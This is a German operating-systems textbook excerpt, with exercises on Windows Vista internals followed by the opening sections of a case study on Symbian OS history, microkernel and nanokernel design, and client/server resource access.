11. Nehmen wir an, das Quantum ist auf 20 ms gesetzt und der aktuelle Thread mit Priorität 24 hat gerade sein Quantum begonnen. Plötzlich ist eine Ein-/Auszabeoperation abgeschlossen und ein Thread mit Priorität 28 wird rechenbereit. Wie lange muss dieser warten, bis er an die Reihe kommt?
12. In Windows Vista ist die aktuelle Priorität immer größer oder gleich der Basispriorität. Gibt es Umstände, unter denen es sinnvoll wäre, dass die aktuelle Priorität kleiner als die Basispriorität ist? Falls ja, geben Sie Beispiele an. Falls nein, warum nicht?
13. In Windows war es einfach, eine Möglichkeit einzurichten, die es Kern-Threads erlaubt, sich zeitweilig an den Adressraum eines anderen Prozesses anzuhängen. Warum ist dies so viel schwieriger im Benutzermodus zu implementieren? Warum könnte so eine Implementierung trotzdem interessant sein?

- 14.** Selbst wenn eine Menge freier Speicher verfügbar ist und die Speicherverwaltung keine Arbeitsbereiche beschneiden muss, kann das Paging-System dennoch häufig auf die Platte schreiben? Warum?
- 15.** Warum besetzen die Selbstabbildung, die zum Zugriff auf physische Seiten des Seitenverzeichnisses benutzt wird, und die Seitentabellen für Prozesse immer dieselben 4 MB an virtuellen Kernadressen (auf dem x86)?
- 16.** Falls ein Abschnitt des virtuellen Speichers reserviert, aber nicht zugesichert ist, wird dann dafür ein VAD erzeugt? Begründen Sie Ihre Antwort.
- 17.** Welche der in ►Abbildung 11.36 dargestellten Übergänge sind strategische Entscheidungen und welche werden durch Systemereignisse erzwungen (z.B. wenn ein Prozess fertig wird und seine Seiten freigibt)?
- 18.** Stellen Sie sich vor, eine Seite wird gleichzeitig von zwei Arbeitsbereichen genutzt. Falls sie von einem der beiden Arbeitsbereiche verdrängt wird, was geschieht mit ihr in ►Abbildung 11.36? Was passiert, wenn sie vom zweiten Arbeitsbereich verdrängt wird?
- 19.** Wenn ein Prozess eine unveränderte Seite freigibt, wird Übergang (5) in ►Abbildung 11.36 durchgeführt. Wohin kommt eine veränderte Stackseite, wenn sie ausgeblendet wird? Warum gibt es keinen Übergang in die Änderungsliste der veränderten Seiten, wenn eine veränderte Stackseite freigegeben wird?
- 20.** Angenommen, ein Dispatcher-Objekt, das eine Art exklusive Sperre (wie ein Mutex) repräsentiert, ist markiert, um ein Benachrichtigungsereignis statt eines Synchronisationsereignisses zu benutzen, wenn angezeigt werden soll, dass die Sperre freigegeben wurde. Warum würde dies schlecht sein? Wie sehr hing die Antwort von den Sperrhaltezeiten, der Länge des Quants und davon ab, ob das System ein Multiprozessor ist?
- 21.** Eine Datei hat folgende Abbildungsstruktur. Geben Sie die MFT-Serien-einträge an.

Offset	0	1	2	3	4	5	6	7	8	9	10
Plattenadresse	50	51	52	22	24	25	26	53	54	-	60
- 22.** Betrachten Sie noch einmal den MFT-Datensatz aus ►Abbildung 11.43. Angenommen, die Datei ist gewachsen und der zehnte Block wurde hinten an die Datei angehängt. Die Nummer dieses Blocks ist 66. Wie wird der MFT-Datensatz nun aussehen?
- 23.** In ►Abbildung 11.46(b) haben die ersten beiden Serien jeweils eine Länge von acht Blöcken. Ist dieses Phänomen zufällig oder hat es etwas damit zu tun, wie die Kompression arbeitet? Erläutern Sie Ihre Antwort.

24. Stellen Sie sich vor, Sie wollten Windows Vista Lite entwickeln. Welche Felder aus ►Abbildung 11.47 könnten weggelassen werden, ohne die Sicherheit des Systems zu beeinträchtigen?
25. Ein Erweiterungsmodell, das von vielen Programmen (Webbrowsern, Office, COM-Servern) benutzt wird, umfasst das *Hosting* von DLLs, um deren zugrunde liegende Funktionalität zu nutzen und zu erweitern. Ist dies ein vernünftiges Modell für einen RPC-basierten Dienst, solange man beachtet, sorgfältig die Clients zu verkörpern, bevor die DLL geladen wird? Warum nicht?
26. Angenommen, Windows läuft auf einer NUMA-Maschine. Jedes Mal, wenn eine physische Seite alloziert werden muss, um einen Seitenfehler zu behandeln, dann versucht die Speicherverwaltung, eine Seite aus dem NUMA-Knoten zu nehmen, der für den aktuellen Thread der ideale Prozessor ist. Warum? Was ist, wenn der Thread gerade auf einem anderen Prozessor läuft?
27. Geben sie ein paar Beispiele an, wann eine Anwendung nach einer Sicherung einfach wiederhergestellt werden könnte, wenn nach einem Systemabsturz als Basis eine Volumeschattenkopie statt der Zustand der Platte benutzt wird.
28. In Abschnitt 11.9 wurde erwähnt, dass beim Hinzufügen von neuem Speicher zum Prozess-Heap ein Vorrat an genullten Seiten erforderlich ist, um die Sicherheitsanforderungen zu erfüllen. Nennen Sie ein oder mehrere weitere Beispiele von virtuellen Speicheroperationen, für die genullten Seiten benötigt werden.
29. Das Kommando `regedit` kann unter allen aktuellen Versionen von Windows dazu benutzt werden, die gesamte oder Teile der Registrierung in eine Textdatei zu exportieren. Sichern Sie die Registrierung mehrmals während einer Arbeitssitzung und untersuchen Sie die Veränderungen. Falls Sie Zugriff auf einen Windows-Rechner haben, bei dem Sie Software oder Hardware installieren können, tun Sie dies und finden Sie heraus, was sich verändert, wenn ein Programm oder Gerät hinzugefügt oder entfernt wird.
30. Schreiben Sie ein UNIX-Programm, das das Schreiben einer NTFS-Datei mit mehreren Strömen simuliert. Es sollte eine Liste von einer oder mehreren Dateien als Argumente akzeptieren. Außerdem sollte es eine Ausgabedatei schreiben, die einen Strom mit allen Attributen der Argumente und weitere Ströme mit den Inhalten der Argumente enthält. Schreiben Sie danach ein zweites Programm, das über die Attribute und Ströme berichtet und alle Komponenten extrahiert.

Fallstudie 3: Symbian OS

12.1 Die Geschichte von Symbian OS	1067
12.2 Überblick über Symbian OS	1070
12.3 Prozesse und Threads in Symbian OS	1075
12.4 Speicherverwaltung	1079
12.5 Eingabe und Ausgabe	1083
12.6 Speichersysteme	1087
12.7 IT-Sicherheit in Symbian OS	1089
12.8 Kommunikation in Symbian OS	1092
Zusammenfassung	1096
Übungen	1097

» In den vorigen zwei Kapiteln haben wir zwei Betriebssysteme untersucht, die auf Desktop- und Notebook-PCs weit verbreitet sind: Linux und Windows Vista. Doch mehr als 90 Prozent der CPUs weltweit befinden sich nicht in Desktops oder Notebooks, sondern in eingebetteten Systemen wie Mobiltelefonen, PDAs, Digitalkameras, Camcordern, Spielautomaten, iPods, MP3-Playern, CD-Spielern, DVD-Recordern, kabellosen Routern, Fernsehgeräten, GPS-Empfängern, Laserdruckern, Autos und vielen weiteren Konsumartikeln. Die meisten dieser Geräte benutzen moderne 32-Bit- oder 64-Bit-Chips und fast alle führen ein vollständig ausgebildetes Betriebssystem aus. Doch nur wenige Leute wissen überhaupt, dass diese Betriebssysteme existieren. In diesem Kapitel wollen wir uns ein Betriebssystem genauer ansehen, das in der Welt der eingebetteten Systeme sehr bekannt ist: Symbian OS.

Symbian OS ist ein Betriebssystem, das auf mobilen „Smartphone“-Plattformen von verschiedenen Herstellern läuft. Smartphones haben ihren Namen daher, weil sie vollständig ausgerüstete Betriebssysteme ausführen und die Eigenschaften von Desktoprechnern besitzen. Symbian OS wurde so konzipiert, um die Basis für eine Vielfalt von Smartphones unterschiedlicher Hersteller zu bieten. Insbesondere wurde Symbian OS sorgfältig auf Smartphone-Plattformen zugeschnitten: Allzweck-Computer mit begrenzter CPU, begrenztem Arbeitsspeicher und Speicherkapazität, die auf Kommunikation ausgerichtet sind.

Wir wollen unsere Besprechung von Symbian OS mit dessen Geschichte beginnen. Dann werden wir einen Überblick über das System geben, um einen Eindruck davon zu vermitteln, wie Symbian OS entworfen wurde und welche Nutzung seine Entwickler dafür vorgesehen hatten. Als Nächstes werden wir die verschiedenen Aspekte des Symbian-OS-Designs untersuchen, wie wir es schon bei Linux und Windows getan haben: Wir werden uns Prozesse, Speicherverwaltung, Ein-/Ausgabe, das Dateisystem und die Sicherheit ansehen. Wir beschließen dieses Kapitel mit einem Blick darauf, wie Symbian OS die Kommunikation in Smartphones behandelt.



12.1 Die Geschichte von Symbian OS

UNIX hat eine lange Geschichte, fast schon altertümlich in der Computerwelt. Windows hat eine einigermaßen lange Geschichte. Symbian OS dagegen hat eine recht kurze Geschichte. Seine Wurzeln liegen in Systemen, die in den 1990er Jahren entwickelt wurden, und seinen Einstand hatte es 2001. Dies sollte nicht überraschen, da die Smartphone-Plattform, auf der Symbian OS läuft, sich auch erst in der jüngsten Zeit entwickelt hat.

12.1.1 Die Wurzeln von Symbian OS: Psion und EPOC

Das Erbe von Symbian OS beginnt mit einigen der ersten Handheld-Geräte. Handhelds entstanden in den späten 1980er Jahren als ein Mittel, um die Nützlichkeit eines Desktop-Geräts in einem kleinen, mobilen Paket einzufangen. Die ersten Versuche eines Handheld-Computers stießen nur auf wenig Begeisterung – der Apple Newton war ein gut konzipiertes Gerät, das aber nur bei wenigen Benutzern ankam. Nach diesem langsamem Start waren die Handheld-Computer, die Mitte der 1990er Jahre entwickelt wurden, besser auf die Benutzer und auf die Art und Weise zugeschnitten, wie mobile Geräte benutzt wurden. Handheld-Computer waren ursprünglich als PDAs – persönliche digitale Assistenten, die im Wesentlichen elektronische Planer waren – konzipiert, haben sich aber weiterentwickelt, so dass sie jetzt viele Arten der Funktionalität umfassen. Mit fortschreitender Entwicklung begannen PDAs wie Desktoprechner zu funktionieren und auch dieselben Anforderungen zu stellen. Sie benötigten Multitasking; sie fügten Speichermöglichkeiten in vielen Formen hinzu; sie mussten flexibel in den Bereichen Eingabe und Ausgabe sein.

Handheld-Geräte eroberten außerdem den Bereich der Kommunikation. Damit entwickelte sich auch der Mobilfunk. Der Gebrauch von Mobiltelefonen erlebte einen dramatischen Anstieg in den späten 1990er Jahren. Somit war es nur natürlich, Handhelds mit Mobiltelefonen zu verschmelzen, wodurch die Smartphones entstanden. Als diese Vereinigung stattfand, mussten sich die Betriebssysteme für Handhelds wieder weiterentwickeln.

Psion Computers stellte in den 1990er Jahren PDAs her. 1991 produzierte Psion die Serie 3: einen kleinen Computer mit einem Half-VGA, monochromen Bildschirm, der in die Jackentasche passte. Der Serie 3 folgte 1996 die Serie 3c, die mit zusätzlicher Infrarot-Fähigkeit ausgestattet war, und 1998 die Serie 3mx, die einen schnelleren Prozessor und mehr Arbeitsspeicher besaß. Jedes dieser Geräte war ein großer Erfolg, hauptsächlich wegen der guten Energieverwaltung und der Interoperabilität mit anderen Computern, einschließlich PCs und anderer Handheld-Geräte. Die Programmierung basierte auf der Sprache C, hatte einen objektorientierten Entwurf und verwendete **Application Engine**, einen Signaturteil der Symbian-OS-Entwicklung. Dieser Engine-Ansatz war ein mächtiges Leistungsmerkmal. Er lehnte sich an das Mikrokernendesign an, um Funktionalität in Engines – die wie Server funktionieren – zu bündeln, die Funktionen als Reaktion auf Anfragen von Anwendungen verwalten. Dieser Ansatz ermöglichte es, eine API zu standardisieren und Objektabstraktionen zu ver-

wenden, um die Anwendungsprogrammierer davon zu befreien, sich über lästige Einzelheiten wie Datenformate den Kopf zu zerbrechen.

1996 begann Psion mit dem Entwurf eines neuen 32-Bit-Betriebssystems, das Zeigergeräte auf einem Touchscreen unterstützte, Multimedia einsetzte und noch mehr auf Kommunikation ausgerichtet war. Dieses neue System war zudem noch objektorientierter und sollte auf unterschiedliche Architekturen und Gerätebauweisen portierbar sein. Das Ergebnis von Psions Anstrengungen war die Einführung des Systems EPOC Release 1. EPOC war in C++ programmiert und von Grund auf objektorientiert. Der Engine-Ansatz wurde weiterhin verwendet und auf eine Reihe von Servern erweitert, die den Zugriff auf Systemdienste und Peripheriegeräte koordinierten. EPOC weitete die Kommunikationsmöglichkeiten aus, erschloss das Betriebssystem für Multimedia, führte neue Plattformen für Schnittstellenelemente wie Touchscreens ein und verallgemeinerte die Hardwareschnittstelle.

EPOC wurde in zwei weiteren Versionen weiterentwickelt: EPOC Release 3 (ER3) und EPOC Release 5 (ER5). Diese liefen auf neuen Plattformen wie den Computern der Psion Serie 5 und Serie 7.

Psion legte auch auf die Möglichkeiten Wert, dass sein Betriebssystem auf andere Hardware-Plattformen angepasst werden konnte. Um das Jahr 2000 herum boten sich die meisten Gelegenheiten für neue Handheld-Entwicklung im Mobiltelefongeschäft, wo Hersteller schon nach einem neuen, fortschrittlichen Betriebssystem für ihre nächste Gerätegeneration suchten. Um diese Gelegenheiten zu nutzen, gründeten Psion und die führenden Hersteller in der Mobiltelefonindustrie – Nokia, Ericsson, Motorola und Matsushita (Panasonic) – ein Joint Venture, das Symbian genannt wurde. Das Kernstück des EPOC-Betriebssystems ging in das Eigentum von Symbian über und wurde von Symbian weiterentwickelt. Dieser neue Kernalentwurf heißt heute Symbian OS.

12.1.2 Symbian OS Version 6

Da die letzte EPOC-Version ER5 war, hat Symbian OS 2001 seinen Einstand mit Version 6 gegeben. Es nutzte die flexiblen Eigenschaften von EPOC und zielte auf mehrere unterschiedliche verallgemeinerte Plattformen ab. Version 6 war flexibel genug, um einerseits die Anforderungen zu erfüllen, welche die Entwicklung einer Vielzahl von modernen mobilen Geräten und Telefonen mit sich bringt, und andererseits den Herstellern die Gelegenheit zu bieten, ihre Produkte zu differenzieren.

Außerdem wurde entschieden, dass Symbian OS aktiv die aktuellen Schlüsseltechnologien einführen sollte, sobald diese verfügbar wurden. Dadurch wurde die Entwurfsentscheidung, auf Objektorientierung und eine Client/Server-Architektur zu setzen, noch einmal bestätigt, da diese Konzepte sich in der Desktop- und Internetwelt weit verbreitet hatten.

Symbian OS Version 6 wurde von seinen Entwicklern als „open“ bezeichnet. Dies ist zu unterscheiden von den „open source“-Eigenschaften, die oft mit UNIX und Linux in Verbindung gebracht werden. Die Entwickler von Symbian OS meinten damit, dass

die Strukturen des Betriebssystems veröffentlicht und für alle verfügbar sind. Zusätzlich wurden alle System Schnittstellen veröffentlicht, um Softwareentwurf durch dritte Parteien zu fördern.

12.1.3 Symbian OS Version 7

Symbian OS Version 6 sah EPOC und den Vorgängern von Version 6 in Design und Funktion sehr ähnlich. Der Entwurfsfokus sollte mobile Telefonie umfassen. Als jedoch immer mehr Hersteller Mobiltelefone entwickelten, wurde offensichtlich, dass selbst die Flexibilität von EPOC – ein Handheld-Betriebssystem – nicht in der Lage sein würde, mit der Fülle an neuen Telefonen umzugehen, die Symbian OS benutzen mussten.

Symbian OS Version 7 behielt die Desktop-Funktionalität von EPOC bei, doch die meisten Systeminterna wurden umgeschrieben, damit viele Arten der Smartphone-Funktionalität erfasst werden konnten. Der Betriebssystemkern und Betriebssystemdienste wurden von der Benutzungsschnittstelle getrennt. Das gleiche Betriebssystem konnte jetzt auf vielen unterschiedlichen Smartphone-Plattformen laufen, von denen jede ein anderes Schnittstellensystem verwendete. Symbian OS konnte nun erweitert werden, um beispielsweise mit neuen und unvorhersehbaren Nachrichtenformaten umzugehen. Es konnte aber ebenso auf verschiedenen Smartphones mit unterschiedlichen Telefontechnologien eingesetzt werden. Symbian OS Version 7 wurde 2003 herausgegeben.

12.1.4 Symbian OS heute

Symbian OS Version 7 war eine sehr wichtige Version, weil sie Abstraktion und Flexibilität in das Betriebssystem einführte. Jedoch hatte diese Abstraktion ihren Preis. Die Performanz des Betriebssystems wurde bald zu einem Problem, mit dem man sich befassen musste.

Es wurde entschieden, das gesamte Betriebssystem noch einmal neu zu schreiben, dieses Mal mit dem Fokus auf der Performanz. Der neue Entwurf sah vor, die Flexibilität von Version 7 beizubehalten, doch die Performanz zu verbessern und das System sicherer zu machen. Symbian OS Version 8, herausgegeben 2004, steigerte die Performanz von Symbian OS, insbesondere für seine Echtzeitfunktionen. Symbian OS Version 9, herausgegeben 2005, fügte Konzepte von Capability-basierter Sicherheit und Funktionen zur abgesicherten Anwendungsinstallation hinzu. Mit Version 9 kam außerdem die Flexibilität für Hardware hinzu, die Version 7 für Software hinzugefügt hatte. Ein neues Binärmodell entstand, mit dessen Hilfe Hardwareentwickler Symbian OS verwenden konnten, ohne die Hardware umgestalten zu müssen, damit sie zu einem bestimmten Architekturmodell passt.

12.2 Überblick über Symbian OS

Wie im vorigen Abschnitt dargelegt, hat sich Symbian OS von einem Handheld-Betriebssystem zu einem Betriebssystem entwickelt, das speziell auf die Echtzeitperformanz einer Smartphone-Plattform abzielt. In diesem Abschnitt wollen wir nun eine allgemeine Einführung in die Konzepte geben, die im Entwurf von Symbian OS ausgedrückt sind. Diese Konzepte korrespondieren direkt damit, wie das Betriebssystem benutzt wird.

Die Tatsache, dass Symbian OS mit Smartphones als Zielplattform konzipiert wurde, macht es unter den Betriebssystemen einzigartig. Symbian OS ist weder ein allgemeines Betriebssystem, das (mit großen Schwierigkeiten) in ein Smartphone gezwängt wurde, noch ist es eine Anpassung eines größeren Betriebssystems an eine kleinere Plattform. Es hat allerdings viele Merkmale von anderen, größeren Betriebssystemen, angefangen beim Multitasking über die Speicherverwaltung bis hin zu Sicherheitsaspekten.

Die Vorgänger von Symbian OS gaben ihm ihre besten Eigenschaften mit. Symbian OS ist objektorientiert, ein Erbe von EPOC. Es benutzt ein Mikrokerndesign, das den Verwaltungsaufwand des Kerns minimiert und unwichtige Funktionalität auf Prozesse der Benutzerebene verschiebt, wie in Version 6 eingeführt. Es benutzt eine Client/Server-Architektur, die das in EPOC eingebaute Engine-Modell nachahmt. Es unterstützt viele Desktop-Funktionen, wie Multitasking und Multithreading, und ein erweiterbares Speichersystem. Es hat außerdem den Multimedia- und Kommunikationsschwerpunkt von EPOC geerbt.

12.2.1 Objektorientierung

Objektorientierung ist ein Ausdruck, der Abstraktion beinhaltet. Ein objektorientierter Entwurf ist ein Entwurf, der eine abstrakte Entität der Daten und der Funktionalität der Systemkomponenten erzeugt, ein **Objekt**. Das Objekt stellt vorgegebene Daten und Funktionalitäten zur Verfügung, verbirgt aber die Details der Implementierung. Ein ordentlich implementiertes Objekt kann gelöscht und durch ein anderes Objekt ersetzt werden, solange sich die Art und Weise, wie andere Teile des Systems dieses Objekt verwenden, nicht ändert, das heißt, solange seine Schnittstellen dieselben bleiben.

Auf den Entwurf von Betriebssystemen angewandt bedeutet Objektorientierung, dass die gesamte Nutzung der Systemaufrufe und der Funktionen des Kerns über Schnittstellen abläuft, ohne Zugriff auf die tatsächlichen Daten oder Abhängigkeit von irgendeiner Implementierungsart. Ein objektorientierter Kern stellt Kerndienste über Objekte zur Verfügung. Die Benutzung von Objekten des Kerns heißt normalerweise, dass eine Anwendung ein **Handle**, also einen Verweis, auf ein Objekt erhält und dann auf die Schnittstelle dieses Objekts über dieses Handle zugreift.

Symbian OS wurde objektorientiert konzipiert. Implementierungen von Systemfunktionen sind verborgen; die Nutzung von Systemdaten erfolgt über definierte Schnittstellen auf Systemobjekte. In Situationen, in denen ein Betriebssystem wie Linux vielleicht einen Dateideskriptor erzeugt und diesen Deskriptor als Parameter in einem

open-Aufruf benutzt, legt Symbian OS ein Dateiobjekt an und ruft die open-Methode auf, die mit diesem Objekt verknüpft ist. In Linux ist es beispielsweise allgemein bekannt, dass Dateideskriptoren ganze Zahlen sind, die als Index in eine Tabelle des Betriebssystemspeichers benutzt werden. In Symbian OS ist die Implementierung von Dateisystemtabellen nicht bekannt und die gesamte Manipulation des Dateisystems wird durch Objekte einer vorgegebenen Dateiklasse durchgeführt.

Beachten Sie, dass sich Symbian OS von anderen Betriebssystemen unterscheidet, die objektorientierte Konzepte in ihrem Entwurf benutzen. Zum Beispiel werden in vielen Betriebssystementwürfen abstrakte Datentypen eingesetzt – man könnte sogar argumentieren, dass das gesamte Konzept eines Systemaufrufs eine Abstraktion realisiert, indem die Details der Systemimplementierung vor Benutzerprogrammen verborgen sind. In Symbian OS ist Objektorientierung in das gesamte Betriebssystemrahmenwerk eingebunden. Betriebssystemfunktionalitäten und Systemaufrufe sind immer mit Systemobjekten verknüpft. Betriebsmittelbelegung und -schutz konzentriert sich auf die Belegung von Objekten, nicht auf die Implementierung von Systemaufrufen.

12.2.2 Mikrokerndesign

Zusätzlich zur objektorientierten Grundbeschaffenheit des Betriebssystems besitzt die Struktur des Kerns von Symbian OS ein Mikrokerndesign. Im Kern sind somit nur minimale Systemfunktionen und -daten. Viele Systemfunktionen wurden auf Server des Benutzeradressraums verschoben. Die Server erledigen ihre Aufgaben, indem sie Handlungsaufgaben auf Systemobjekte erhalten und wenn nötig Systemaufrufe durch diese Objekte in den Kern ausführen. Anwendungen im Benutzeradressraum rufen keine Systemaufrufe auf, sondern arbeiten mit diesen Servern zusammen.

Mikrokernbasierte Betriebssysteme verbrauchen in der Regel beim Hochfahren viel weniger Arbeitsspeicher und ihre Struktur ist dynamischer. Server können bei Bedarf gestartet werden und nicht alle Server werden zum Zeitpunkt des Bootens benötigt. Mikrokerne implementieren gewöhnlich eine Plug-and-Play-Architektur mit Unterstützung für Systemmodule, die bei Bedarf geladen und in den Kern eingebunden werden können. Mikrokerne sind also sehr flexibel: Code zur Unterstützung von neuen Funktionalitäten (zum Beispiel neue Hardwaretreiber) kann jederzeit geladen und eingebunden werden.

Symbian OS wurde als ein mikrokernbasiertes Betriebssystem konzipiert. Der Zugriff auf Systemressourcen erfolgt, indem Verbindungen zu Ressourcen-Servern geöffnet werden, die wiederum den Zugriff auf die Ressourcen selbst koordinieren. Symbian OS protzt mit einer Plug-fähigen Architektur für neue Implementierungen. Neue Implementierungen für Systemfunktionen können als Systemobjekte entworfen und dynamisch in den Kern eingefügt werden. Zum Beispiel können neue Dateisysteme implementiert und zum Kern hinzugefügt werden, während das Betriebssystem läuft.

Das Mikrokerndesign bringt auch einige Probleme mit sich. Wo bei konventionellen Betriebssystemen ein einziger Systemaufruf ausreicht, benötigt ein Mikrokern Nachrichtenaustausch. Die Performanz kann aufgrund des zusätzlichen Aufwands der Kommunikation zwischen Objekten leiden. Die Effizienz von Funktionen, die bei konventionellen Betriebssystemen im Kernadressraum bleiben, wird geschwächt, wenn diese Funktionen in den Benutzerraum verschoben werden. Beispielsweise kann der Aufwand von mehreren Funktionsaufrufen, um Prozesse einzuteilen, die Performanz verringern – verglichen mit Prozess-Scheduling im Windows-Kern, wo direkter Zugriff auf Datenstrukturen des Kerns besteht. Da Nachrichten zwischen Objekten des Benutzerraums und des Kernadressraums ausgetauscht werden, treten wahrscheinlich viele Wechsel der Privilegabenen auf, was die Performanz weiter verschlechtert. Und während schließlich bei konventionellen Entwürfen Systemaufrufe in einem einzigen Adressraum stattfinden, erfordern der Nachrichtenaustausch und der Privilegwechsel, dass zwei oder mehr Adressräume benutzt werden, um eine Anfrage an einen Mikrokerndienst zu implementieren.

Diese Performanzprobleme haben die Designer von Symbian OS dazu gezwungen (ebenso wie von anderen mikrokernbasierten Systemen), besondere Sorgfalt bei den Entwurfs- und Implementierungsdetails aufzubringen. Der Schwerpunkt des Entwurfs liegt auf minimalen, dicht fokussierten Servern.

12.2.3 Der Nanokern von Symbian OS

Die Entwickler von Symbian OS sind die Mikrokernprobleme angegangen, indem sie eine **Nanokernstruktur** im Herzen des Betriebssystementwurfs implementiert haben. Genauso wie bei Mikrokernen bestimmte Systemfunktionen in Benutzerraum-Server verschoben wurden, werden Funktionen, die eine komplexere Implementierung verlangen, in den Symbian-OS-Kern verschoben und nur die grundlegendsten Funktionen verbleiben im Nanokern, dem Herzstück des Betriebssystems.

Der Nanokern stellt einige der grundlegendsten Funktionen in Symbian OS zur Verfügung. Im Nanokern implementieren einfache Threads, die im privilegierten Modus arbeiten, sehr primitive Dienste. Zu den Implementierungen auf dieser Ebene gehören Scheduling- und Synchronisationsoperationen, Unterbrechungsbehandlung und Synchronisationsobjekte wie Mutexe und Semaphore. Die meisten Funktionen dieser Ebene sind unterbrechbar. Diese Funktionen sind sehr einfach (so dass sie sehr schnell sein können). Dynamische Speicherbelegung ist zum Beispiel eine Funktion, die zu kompliziert für eine Nanokernoperation ist.

Dieses Nanokerndesign macht eine zweite Ebene erforderlich, um die komplizierteren Kernfunktionen zu realisieren. Diese Funktionen, die vom Rest des Betriebssystems benötigt werden, stellt die **Symbian-OS-Kernschicht** zur Verfügung. Jede Operation in der Symbian-OS-Kernschicht ist eine privilegierte Operation und wird mit den primitiven Operationen des Nanokerns kombiniert, um komplexere Kernaufgaben zu implementieren. Komplexe Objektdienste, Threads im Benutzermodus, Prozess-Scheduling und Kontextwechsel, dynamischer Speicher, dynamisch ladbare Bibliotheken, komplexe

Synchronisation, Objekt- und Interprozesskommunikation sind nur einige der Operationen, die von dieser Schicht realisiert werden. Die Operationen dieser Schicht sind vollständig unterbrechbar und Interrupts können bewirken, dass jeder Teil einer Ausführung neu vom Scheduler eingeteilt werden muss, selbst mitten in einem Kontextwechsel.

► Abbildung 12.1 zeigt ein Diagramm der vollständigen Kernstruktur von Symbian OS.




Abbildung 12.1: Die Kernstruktur von Symbian OS hat viele Schichten.

12.2.4 Client-Server-Ressourcenzugriff

Wie bereits erwähnt, nutzt Symbian OS sein Mikrokerndesign und verwendet ein Client/Server-Modell, um auf Systemressourcen zuzugreifen. Anwendungen, die auf Systemressourcen zugreifen müssen, sind die Clients. Server sind Programme, die das Betriebssystem laufen lässt, um den Zugriff auf diese Ressourcen zu koordinieren. Während man in Linux ein `open` aufrufen würde, um eine Datei zu öffnen, oder in Windows eine Microsoft-API, um ein Fenster zu erzeugen, sind in Symbian OS beide Folgen das Gleiche: Zuerst muss eine Verbindung zu einem Server aufgebaut werden, dann muss der Server die Verbindung bestätigen und schließlich werden Anfragen an den Server gestellt, um bestimmte Funktionen auszuführen. Eine Datei zu öffnen, bedeutet also hier, den Datei-server zu finden, `connect` aufzurufen, um eine Verbindung zum Server einzurichten, und dann dem Server eine `open`-Anforderung mit dem Namen einer bestimmten Datei zu senden.

Diese Art des Ressourcenschutzes hat mehrere Vorteile. Erstens passt es zum Entwurf des Betriebssystems – sowohl als einem objektorientierten System als auch einem mikrokernbasierten System. Zweitens ist dieser Architekturtyp recht effektiv bei der Verwaltung der vielen Zugriffe auf Systemressourcen, die ein Multitasking- und Multithreading-Betriebssystem mit sich bringt. Und zuletzt kann sich jeder Server auf die Betriebsmittel konzentrieren, die er verwaltet, und er kann für neue Entwürfe leicht aktualisiert und ausgelagert werden.

12.2.5 Merkmale eines größeren Betriebssystems

Trotz der Größe seiner Zielcomputer besitzt Symbian OS viele Merkmale seiner größeren Geschwister. Während man grundsätzlich erwarten kann, die Art von Unterstützung anzutreffen, die man von größeren Betriebssystemen wie Linux und Windows kennt, würde man gleichzeitig davon ausgehen, diese Merkmale in einer anderen Form anzutreffen. Symbian OS hat jedoch viele Eigenschaften mit größeren Betriebssystemen gemeinsam.

Prozesse und Threads: Symbian OS ist ein Multitasking- und Multithreading-Betriebssystem. Viele Prozesse können parallel laufen, miteinander kommunizieren und mehrere Threads innerhalb eines Prozesses ausführen.

Übliche Dateisystemunterstützung: Symbian OS organisiert den Zugriff auf Systemspeicher über ein Dateisystem, genau wie größere Betriebssysteme. Symbian OS hat ein Standarddateisystem, das kompatibel zu Windows ist (standardmäßig wird ein FAT-32-Dateisystem eingesetzt), unterstützt darüber hinaus verschiedene Arten von Dateisystemen, darunter FAT-16, FAT-32, NTFS und viele Speicherkartenformate (z.B. JFFS).

Netzwerkbetrieb: Symbian OS unterstützt TCP/IP-Netzwerkbetrieb ebenso wie einige andere Kommunikationsschnittstellen, z.B. seriell, Infrarot und Bluetooth.

Speicherverwaltung: Obwohl Symbian OS keine Einblendung von virtuellem Speicher benutzt (bzw. dazu nicht eingerichtet ist), wird der Speicherzugriff in Seiten organisiert und die Ersetzung von Seiten zugelassen, d.h., Seiten können eingebracht, aber nicht ausgelagert werden.

12.2.6 Kommunikation und Multimedia

Symbian OS wurde konstruiert, um Kommunikation auf viele Arten zu ermöglichen. Wir können kaum einen Überblick über Symbian OS geben, ohne seine Fähigkeiten hinsichtlich der Kommunikation zu erwähnen. Die Modellierung der Kommunikation passt sowohl zur Objektorientierung als auch zu einer Mikrokern- und Client/Server-Architektur. Die Kommunikationsstrukturen in Symbian OS sind mithilfe von Modulen aufgebaut, wodurch neue Mechanismen leicht auf das Betriebssystem übertragen werden können. Module können zur Implementierung der verschiedensten Funktionen geschrieben werden – von den Schnittstellen der Benutzerebenen über neue Protokollimplementierungen bis hin zu neuen Gerätetreibern. Aufgrund des Mikrokerndesigns können neue Module eingefügt und dynamisch in die Operationen des Systems geladen werden.

Symbian OS besitzt einige einzigartige Eigenschaften, die von seinem Fokus auf Smartphone-Plattformen herrühren. Es hat eine Plug-fähige Nachrichtenarchitektur, bei der neue Nachrichtentypen eingeführt und implementiert werden können, indem Module entwickelt werden, die dynamisch von dem Nachrichtenserver geladen werden. Das Nachrichtensystem ist in Schichten konzipiert, wobei spezielle Objekttypen die verschiedenen Schichten implementieren. Zum Beispiel sind Objekte zur Nachrichten-

übertragung von Objekten für den Nachrichtentyp getrennt. Eine Form des Nachrichtentransports, beispielsweise kabellose Übertragung (wie CDMA), könnte unterschiedliche Nachrichtenarten übertragen (Standard-Textmitteilungsarten, SMS-Typen oder Systemkommandos wie BIO-Nachrichten). Neue Übertragungsmethoden können eingeführt werden, indem ein neues Objekt implementiert und in den Kern geladen wird.

